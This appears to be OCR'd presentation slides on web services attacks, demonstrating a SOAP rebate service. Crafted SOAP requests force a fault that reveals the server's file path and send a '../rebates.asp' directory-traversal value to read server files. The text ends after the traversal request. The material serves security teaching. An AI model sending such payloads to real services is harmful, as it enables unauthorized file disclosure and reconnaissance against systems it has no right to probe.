
Output to the method

Method response


Demo

Web Services
Popular Attacks


Web Services Attack Points



Web Services Attack Points



Web Services Attack Points



SOAP request

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org/">
      <fileinfo>beckham.html</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

Demo

SOAP response

Output


```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfoResponse xmlns="http://tempuri.org/">
      <getRebatesInfoResult>&lt;!-- rebate coupon --&gt;&lt;img
src="/images/beckham_small.jpg"&gt;&lt;font size=+5&gt;+&lt;/font&gt;&lt;img
src="/images/monsoon_small.jpg"&gt;&lt;p&gt;&lt;b&gt;$5 off if purchased with
Monsoon Wedding!&lt;/b&gt;&lt;p&gt;Purchase Bend it like Beckham and Monsoon
Wedding together and get $5 off! Mail in the proof of purchase from the products to
the address at the bottom of the coupon. Include original sales receipt and a copy of
this coupon. Allow 4-6 weeks for rebate to be processed.&lt;p&gt;dvds4less
Rebates&lt;br&gt;P O Box 420&lt;br&gt;Erewhon, NO
54234&lt;br&gt;</getRebatesInfoResult>
    </getRebatesInfoResponse>
  </soap:Body>
</soap:Envelope>
```


Demo

SOAP request

Forcing Fault Code
Source of Enumeration

SOAP
Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org/">
      <fileinfo>abx.xyz</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the
method

Method
Call

Demo

SOAP response

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <soap:Fault>
      <faultcode>soap:Server</faultcode>
      <faultstring>Server was unable to process request. --&gt; Could not find file
&amp;quot;c:\inetpub\wwwroot\rebates\abx.xyz&amp;quot;.</faultstring>
      <detail />
    </soap:Fault>
  </soap:Body>
</soap:Envelope>
```

Fault Code

Path Enumeration

Demo

SOAP request

Forcing file

SOAP Envelope

```
<?xml version="1.0" encoding="utf-16"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
  <soap:Body>
    <getRebatesInfo xmlns="http://tempuri.org/">
      <fileinfo>../rebates.asp</fileinfo>
    </getRebatesInfo>
  </soap:Body>
</soap:Envelope>
```

Input to the method

Method Call

Demo

SOAP request

